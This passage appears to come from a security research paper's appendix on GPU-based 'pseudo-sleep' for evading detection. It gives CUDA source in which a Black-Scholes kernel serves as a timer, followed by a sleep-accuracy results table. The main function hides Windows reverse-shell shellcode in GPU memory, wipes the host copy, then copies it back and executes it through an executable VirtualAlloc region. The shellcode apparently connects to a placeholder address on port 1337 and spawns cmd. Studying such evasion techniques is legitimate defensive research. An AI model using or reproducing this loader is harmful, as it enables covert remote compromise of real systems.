    sdkStartTimer(&hTimer);

    // Run the remaining iterations
    for (i = 0; i < NUM_ITERATIONS; i++) {
        BlackScholesGPU << <DIV_UP((OPT_N / 2), 128), 128 /*480, 128*/ >> > (
            (float2*)d_CallResult, (float2*)d_PutResult, (float2*)d_StockPrice,
            (float2*)d_OptionStrike, (float2*)d_OptionYears, RISKFREE, VOLATILITY,
            OPT_N);
    }
    checkCudaErrors(cudaDeviceSynchronize());

    // Calculate time for remaining iterations
    sdkStopTimer(&hTimer);
    total_gpuTime = sdkGetTimerValue(&hTimer) / 1000;

    // Free GPU memory
    checkCudaErrors(cudaFree(d_OptionYears));
    checkCudaErrors(cudaFree(d_OptionStrike));
    checkCudaErrors(cudaFree(d_StockPrice));
    checkCudaErrors(cudaFree(d_PutResult));
    checkCudaErrors(cudaFree(d_CallResult));


    // Free CPU memory
    free(h_OptionYears);
    free(h_OptionStrike);
    free(h_StockPrice);

    // Delete timer
    sdkDeleteTimer(&hTimer);

    // Calculate actual time of full sleep function
    sdkStopTimer(&totalTimer);
    float total_executionTime = sdkGetTimerValue(&totalTimer) / 1000;
    sdkDeleteTimer(&totalTimer);
}
```

```
////////////////////////////////////////////////////////////////////////////////
// Main program
////////////////////////////////////////////////////////////////////////////////
int main(int argc, char** argv) {
    // Run Sleep
    GPU_Sleep(argc, argv);

    char shellcode[] = \
        "\xFC\xE8\x82\x00\x00\x00\x60\x89\xE5\x31\xC0\x64\x8B\x50\x30\x8B"
        "\x52\x0C\x8B\x52\x14\x8B\x72\x28\x0F\xB7\x4A\x26\x31\xFF\xAC\x3C"
        "\x61\x7C\x02\x2C\x20\xC1\xCF\x0D\x01\xC7\xE2\xF2\x52\x57\x8B\x52"
        "\x10\x8B\x4A\x3C\x8B\x4C\x11\x78\xE3\x48\x01\xD1\x51\x8B\x59\x20"
        "\x01\xD3\x8B\x49\x18\xE3\x3A\x49\x8B\x34\x8B\x01\xD6\x31\xFF\xAC"
        "\xC1\xCF\x0D\x01\xC7\x38\xE0\x75\xF6\x03\x7D\xF8\x3B\x7D\x24\x75"
        "\xE4\x58\x8B\x58\x24\x01\xD3\x66\x8B\x0C\x4B\x8B\x58\x1C\x01\xD3"
        "\x8B\x04\x8B\x01\xD0\x89\x44\x24\x24\x5B\x5B\x61\x59\x5A\x51\xFF"
        "\xE0\x5F\x5F\x5A\x8B\x12\xEB\x8D\x5D\x68\x33\x32\x00\x00\x68\x77"
        "\x73\x32\x5F\x54\x68\x4C\x77\x26\x07\xFF\xD5\xB8\x90\x01\x00\x00"
        "\x29\xC4\x54\x50\x68\x29\x80\x6B\x00\xFF\xD5\x50\x50\x50\x50\x40"
        "\x50\x40\x50\x68\xEA\x0F\xDF\xE0\xFF\xD5\x97\x6A\x05\x68\x01\x02"
        "\x03\x04\x68\x02\x00\x05\x39\x89\xE6\x6A\x10\x56\x57\x68\x99\xA5"
        "\x74\x61\xFF\xD5\x85\xC0\x74\x0C\xFF\x4E\x08\x75\xEC\x68\xF0\xB5"
        "\xA2\x56\xFF\xD5\x68\x63\x6D\x64\x00\x89\xE3\x57\x57\x57\x31\xF6"
        "\x6A\x12\x59\x56\xE2\xFD\x66\xC7\x44\x24\x3C\x01\x01\x8D\x44\x24"
        "\x10\xC6\x00\x44\x54\x50\x56\x56\x56\x46\x56\x4E\x56\x56\x53\x56"
        "\x68\x79\xCC\x3F\x86\xFF\xD5\x89\xE0\x4E\x56\x46\xFF\x30\x68\x08"
        "\x87\x1D\x60\xFF\xD5\xBB\xF0\xB5\xA2\x56\x68\xA6\x95\xBD\x9D\xFF"
        "\xD5\x3C\x06\x7C\x0A\x80\xFB\xE0\x75\x05\xBB\x47\x13\x72\x6F\x6A"
        "\x00\x53\xFF\xD5";

    //Store shellcode in GPU
    size_t shellcode_size = sizeof(shellcode);
    char* shellcode_pointer = shellcode;
    float* shellcode_device_pointer = NULL;
    cudaMalloc((void**)&shellcode_device_pointer, shellcode_size);
    cudaMemcpy(shellcode_device_pointer, shellcode_pointer, shellcode_size,
cudaMemcpyHostToDevice);

    //Clear the shellcode from system memory
    memset(shellcode_pointer, 0, shellcode_size);

    //Run Sleep
    GPU_Sleep(argc, argv);


    //Retrieve shellcode from GPU memory
    cudaMemcpy(shellcode_pointer, shellcode_device_pointer, shellcode_size,
cudaMemcpyDeviceToHost);

    //Execute shellcode
    void* exec = VirtualAlloc(0, sizeof(shellcode), MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
    memcpy(exec, shellcode, sizeof(shellcode));
    ((void(*)())exec)();

    exit(EXIT_SUCCESS);
}
```

Appendix G GPU Pseudo-Sleep Results

Table 7 contains the results of the sleep accuracy tests.

Test	**10s sleep**	**60s sleep**	**300s sleep**	**600s sleep**	**3600s sleep**
1	10.256097s	60.139847s	300.443726s	601.219421s	3608.147217s
2	10.032576s	60.105824s	300.728790s	601.116943s	3607.928955s
3	10.108141s	60.147781s	300.688721s	601.174377s	3607.758057s
4	10.032146s	60.163445s	300.858765s	601.430603s	3606.265869s
5	10.104253s	60.141663s	300.738739s	601.171936s	3606.605469s
6	10.043719s	60.146572s	300.493225s	600.956665s	3607.639893s
7	10.127147s	60.163506s	300.676056s	601.165100s	3607.123291s
8	10.054688s	60.117680s	300.336639s	601.311523s	3605.262939s
9	10.145037s	60.146900s	300.537506s	601.415771s	3606.913574s
10	10.056065s	60.151005s	300.607208s	600.920776s	3605.598633s
Average error	0.96%	0.24%	0.20%	0.20%	0.19%

Table 7 - Results of the sleep accuracy tests